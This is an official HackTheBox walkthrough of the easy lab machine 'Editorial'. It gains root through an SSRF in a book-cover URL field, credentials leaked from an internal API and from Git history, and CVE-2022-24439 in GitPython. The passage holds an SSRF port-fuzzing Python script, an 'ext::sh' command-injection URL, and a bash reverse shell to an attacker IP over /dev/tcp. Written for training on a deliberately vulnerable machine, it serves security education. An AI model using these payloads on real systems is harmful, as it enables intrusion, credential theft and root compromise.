



HACKTHEBOX



Editorial

10th Oct 2024 / Document No
D24.100.305

Prepared By: k1ph4ru

Machine Author: Lanz

Difficulty: **Easy**

Classification: Official

Synopsis

`Editorial` is an easy difficulty Linux machine that features a publishing web application vulnerable to `Server-Side Request Forgery (SSRF)`. This vulnerability is leveraged to gain access to an internal running API, which is then leveraged to obtain credentials that lead to `SSH` access to the machine. Enumerating the system further reveals a Git repository that is leveraged to reveal credentials for a new user. The `root` user can be obtained by exploiting [CVE-2022-24439](#) and the sudo configuration.

Skills Required

- Linux Command Line
- Web Enumeration
- Basic scripting

Skills Learned

- Server-Side Request Forgery (SSRF)
- Git enumeration
- Basic scripting

Enumeration

Nmap

```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.20 | grep '^[0-9]' | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -Pn -sC -sV 10.10.11.20
```

Starting Nmap 7.93 (<https://nmap.org>) at 2024-10-08 16:45 EDT
Nmap scan report for 10.10.11.20
Host is up (0.25s latency).

```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 0dedb29ce253fbd4c8c1196e7580d864 (ECDSA)  
|_  256 0fb9a7510e00d57b5b7c5fbf2bed53a0 (ED25519)  
80/tcp    open  http      nginx 1.18.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://editorial.htb  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 34.26 seconds

Scanning the target with Nmap reveals two open TCP ports. On port 22 SSH is running, and on port 80 an Nginx web server. The web server attempts to redirect to the editorial.htb domain, which we then add to our hosts file.

```
echo "10.10.11.20 editorial.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon visiting <http://editorial.htb>, we are presented with a website for a company involved in publishing services. We notice a Publish with us page in the website's navigation bar.



We see a form allowing users to enter information to facilitate the publishing process.

[Home](#) [Publish with us](#) [About](#)

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information



No file selected.

One of the information fields is a `cover URL`. Here, we can input our local IP with a port of our choice to check if the form is vulnerable to `Server-Side Request Forgery (SSRF)`.

[Home](#) [Publish with us](#) [About](#)

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information



No file selected.

We then need to start a `Netcat` listener to check if we receive any connections.

```
nc -lnvp 5555
listening on [any] 5555 ...
```

Sending the request via `Burp Repeater`, we received a `200 OK` response, indicating that the request was successfully processed.

Send  Cancel < >

Request

Pretty Raw Hex

1

POST /upload-cover HTTP/1.1

2

Host: editorial.htb

3

User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: multipart/form-data;

8

boundary=-----399909656414170669351902876319

9

Origin: http://editorial.htb

10

Connection: close

11

Referer: http://editorial.htb/upload

12

13

-----399909656414170669351902876319

14

Content-Disposition: form-data; name="bookurl"

15

16

http://10.10.14.41:5555

17

-----399909656414170669351902876319

18

Content-Disposition: form-data; name="bookfile"; filename=""

19

Content-Type: application/octet-stream

20

21

22

-----399909656414170669351902876319--

23

Response

Pretty Raw Hex Render

1

HTTP/1.1 200 OK

2

Server: nginx/1.18.0 (Ubuntu)

3

Date: Tue, 08 Oct 2024 21:10:25 GMT

4

Content-Type: text/html; charset=utf-8

5

Connection: close

6

Content-Length: 61

7

8

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg


Looking back at our `Netcat` listener, we see that we indeed receive a callback. This confirms that the server attempted to connect back to our local machine, suggesting that the application is vulnerable to `Server-Side Request Forgery (SSRF)`.

```
nc -lnvp 5555
```


```
listening on [any] 5555 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.20] 59540
GET / HTTP/1.1
Host: 10.10.14.41:5555
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Foothold


Now, we can look for any open ports on localhost. We will start by testing port 80, which is commonly used for HTTP services. By sending a request to `http://127.0.0.1:80`, we can check if there is a service running on that port, but this only returns a JPEG file.




Next, we look at other potentially open ports that are hosting services internally. To do this, we'll use this [wordlist](#) that contains common HTTP ports along with Burp Suite Intruder. This will automate the process of sending requests to each port listed in the wordlist, allowing us to fuzz through multiple ports quickly and identify which ones might be running web services. To do this in Burp Intruder, under the Positions tab, we highlight the port section in our request and then click on `Add §`.




Now, in Burp Intruder options, we can load the **Common HTTP Ports** wordlist into our payload in **Burp Suite**. We click on the **Payloads** tab, and under the **Payload Settings**, we click on **Load** and then select our wordlist.



Since we also noticed that some responses returned with a **.jpeg** file extension during our initial test, we can filter the results by grepping for **.jpeg**. To do this, we navigate to the **Settings** tab, select **Grep - Match**, and add the **.jpeg** extensions. This helps us narrow down our results and focus only on those that return unique responses.



Now, we can start our attack.



Upon finishing, we see that all responses contain a `.jpeg` file extension. We can now write a `Python` script to fuzz all open ports (1-65535) and filter out any responses that do not contain a `.jpeg` extension, as using the free version of `Burp Intruder` would be slow.

```
#!/usr/bin/python3
import requests

with open("a", 'wb') as f:
    f.write(b'')


for port in range(1, 65535):
    with open("a", 'rb') as file:
        data_post = {"bookurl": f"http://127.0.0.1:{port}"}
        data_file = {"bookfile": file}

        try:
            r = requests.post("http://editorial.htb/upload-cover",
                              files=data_file, data=data_post)
            if not r.text.strip().endswith('.jpeg'):
                print(f"{port} --- {r.text}")
        except requests.RequestException as e:
            print(f"Error on port {port}: {e}")
```


This script uses the `requests` library to send HTTP requests. It starts by creating an empty binary file named `a`, which serves as a placeholder for the `bookfile` in the `POST` request. The script then loops through all TCP ports from 1 to 65534. For each port, it opens the empty file and prepares the data for the `POST` request, setting `bookurl` to the local IP and the current port being tested. The script sends a `POST` request to `http://editorial.htb/upload-cover`, including the empty file and the URL data. After sending the request, it checks if the response does not end with a `.jpeg` extension. If a response is received that does not end with `.jpeg`, it prints the port number along with the response text. This helps identify ports that return unique content. Now, if we run the script, we see that port 5000 does not have a `.jpeg` extension.

```
python3 ssrf2.py
5000 --- static/uploads/85389d97-3812-4851-b49e-1f843f356e45
```

We can now go back to the web page and set that as our web URL.



Next, we can proceed to right-click on the image and select `Open image in new tab`. This leads to a file being downloaded.



Upon checking the type of file, we find that it is `JSON` text.

```
file 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9
994d3f3a-23e7-4892-9bfc-01fac9bbd3b9: JSON text data
```

We can now use the `cat` command to view the contents of the downloaded file and pipe the output through `jq` to format the `JSON` data neatly.


```
cat 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9 | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    <...SNIP...>
  ]
}
```

```

{
  "new_authors": {
    "description": "Retrieve the welcome message sent to our new authors.",
    "endpoint": "/api/latest/metadata/messages/authors",
    "methods": "GET"
  }
},
{
  "platform_use": {
    "description": "Retrieve examples of how to use the platform.",
    "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
    "methods": "GET"
  }
}
<...SNIP...>

```

Here, we see information about an `API`, indicating that there is an `API` running internally on port `5000`. The `authors` endpoint seems interesting, so we can query it.



Home Publish with us About Search...

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information



Book name

Now, in the `cover URL`, we enter the query for the author's endpoint. If we click on the preview to fetch the contents and then right-click on the generated image, we can copy the link to the image. We can then use `curl` to fetch the file and run it through `jq` to view its contents.

```
curl http://editorial.htb/static/uploads/83a4fc7d-4922-47a0-88e8-c62a674f41a3 |jq
<...SNIP...>
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on
board and can't wait to see the incredible content you'll bring to the
table.\n\nYour login credentials for our internal forum and authors site
are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your
password as soon as possible for security purposes.\n\nDon't hesitate to reach
out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

In the output, we find the login credentials for the user `dev`.

```
username: dev
password: dev080217_devAPI!@
```

Now, we can try to SSH into the box using the new credentials.

```
fury[kali]-[~]
└─$ ssh dev@10.10.11.20
dev@10.10.11.20's password:
<SNIP>
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
```

We see that the credentials do work, and we can grab the user flag.

```
dev@editorial:~$ cat user.txt
c8a990f2e0d936ec96c3fa680e3e91a8
dev@editorial:~$
```

Lateral Movement

Upon listing the contents of the home folder for the user `dev`, we see that there is an `apps` folder.

```
dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$
```

Looking into the folder, we find a hidden `.git` folder, indicating that this directory is a `Git` repository. The presence of this folder signifies that the project is being tracked by `Git`, which is a version control system used to manage changes to files.

```
dev@editorial:~/apps$ ls -la
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$
```

We can then run a simple enumeration by executing the `git status` command to check the repository's state.

```
dev@editorial:~/apps$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    deleted:    app_api/app.py
    deleted:    app_editorial/app.py
    deleted:    app_editorial/static/css/bootstrap-grid.css
    deleted:    app_editorial/static/css/bootstrap-grid.css.map
    deleted:    app_editorial/static/css/bootstrap-grid.min.css
    deleted:    app_editorial/static/css/bootstrap-grid.min.css.map
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.css
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.css.map
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css.map
<...SNIP...>
no changes added to commit (use "git add" and/or "git commit -a")
dev@editorial:~/apps$
```

Here, we see that several files have been deleted but are not staged for commit. Next, we run `git log` to view the commit history, which provides insights into the development process and recent changes made to the project by showing a series of commits made by the author.

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Date:    Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:    Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
```

Date: Sun Apr 30 20:55:08 2023 -0500

change(api): downgrading prod to dev

* To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Date: Sun Apr 30 20:51:10 2023 -0500

feat: create api to editorial info

* It (will) contains internal info about the editorial, this enable faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Date: Sun Apr 30 20:48:43 2023 -0500

feat: create editorial app

* This contains the base of this project.

* Also we add a feature to enable to external authors send us their books and validate a future post in our editorial.

Among the recent commits, we notice one titled `change(api): downgrading prod to dev`, which seems interesting. It indicates a change from a production environment to a development environment. To investigate further, we proceed to enumerate this commit using the `git show` command, which provides us with detailed information about the changes made.

```
dev@editorial:~/apps$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
```

```
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
```

```
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
```

```
Date: Sun Apr 30 20:55:08 2023 -0500
```

```
change(api): downgrading prod to dev
```

```
* To use development environment.
```

```
diff --git a/app_api/app.py b/app_api/app.py
```

```
index 61b786f..3373b14 100644
```

```
--- a/app_api/app.py
```

```
+++ b/app_api/app.py
```

```
@@ -64,7 +64,7 @@ def index():
```

```
    @app.route(api_route + '/authors/message', methods=['GET'])
```

```
    def api_mail_new_authors():
```

```
        return jsonify({
```

```
-     'template_mail_message': "welcome to the team! we are thrilled to have
you on board and can't wait to see the incredible content you'll bring to the
table.\n\nYour login credentials for our internal forum and authors site
are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to
change your password as soon as possible for security purposes.\n\nDon't hesitate
to reach out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, " + api_editorial_name + " Team."
+     'template_mail_message': "welcome to the team! we are thrilled to have
you on board and can't wait to see the incredible content you'll bring to the
table.\n\nYour login credentials for our internal forum and authors site
are:\nusername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your
password as soon as possible for security purposes.\n\nDon't hesitate to reach
out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, " + api_editorial_name + " Team."
    }) # TODO: replace dev credentials when checks pass
```

Here, we see credentials provided in the `template_mail_message`.

```
usernamee: prod
password: 080217_Producti0n_2023!@
```

Next, we can switch to the new user by using the `su` command, which stands for `substitute user`.

```
dev@editorial:~/apps$ su prod
Password:
```

We can check what commands this user is allowed to run with `sudo` by typing `sudo -l`. This command will list the user's privileges and indicate any commands they are permitted to execute as the superuser.

```
prod@editorial:/home/dev/apps$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
*
prod@editorial:/home/dev/apps$
```

The output shows us some default settings for the user such as, `env_reset`. This ensures that the user's environment is cleaned up before running commands. `secure_path`. This sets a safe path for executables. It also indicates what commands `prod` can run as the `root` user. In this case, the user `prod` can run a Python script with root privileges.

Privilege Escalation

We start by checking the permissions of the file `clone_prod_change.py`.

```
prod@editorial:/home/dev/apps$ ls -la
/opt/internal_apps/clone_changes/clone_prod_change.py
-rwxr-x--- 1 root prod 256 Jun  4 11:30
/opt/internal_apps/clone_changes/clone_prod_change.py
prod@editorial:/home/dev/apps$
```

From the output, we see that the file has the following permission settings, `-rwxr-x---`. This means that the owner `root` has read, write, and execute permissions; the group `prod` has read and execute permissions, and others have no permissions. We can then check the contents of the script.

```
prod@editorial:/home/dev/apps$ cat
/opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c
protocol.ext.allow=always"])
```

The interesting part of this script is the line below, which indicates that it imports the `Repo` class from the `git` module:

```
from git import Repo
```

This line shows that the script utilizes the `GitPython` library to perform Git operations, specifically for cloning a Git repository using a URL passed as an argument to the script. We perform a `Google` search for `from git import Repo vulnerability` to gather more information about the library, which leads us to [CVE-2022-24439](#). This `CVE` highlights that the issue is caused by inadequate validation of user input when handling remote URLs passed to the clone command. We can exploit this vulnerability to gain a shell with root privileges. To do this, we first create a script to obtain a reverse shell.

```
prod@editorial:/home/dev/apps$ echo "bash -i >& /dev/tcp/10.10.14.41/4444 0>&1" >
/tmp/shell.sh
prod@editorial:/home/dev/apps$
```

We then start a `Netcat` listener on our machine.

```
nc -lnvp 4444
listening on [any] 4444 ...
```

Now, we run our exploit by executing the Python script with `sudo`, which allows the `prod` user to run the script with elevated privileges.

```
prod@editorial:/home/dev/apps$ sudo /usr/bin/python3  
/opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c bash%  
/tmp/shell.sh'
```

Once we execute this command, we switch back to our `Netcat` listener and observe that we have gained a shell as the `root` user.

```
nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.20] 35412  
root@editorial:/opt/internal_apps/clone_changes# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@editorial:/opt/internal_apps/clone_changes#
```

We can now proceed to grab the root flag.

```
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt  
cat /root/root.txt  
3f62347f6602b5b9cfda0c5623c810c6  
root@editorial:/opt/internal_apps/clone_changes#
```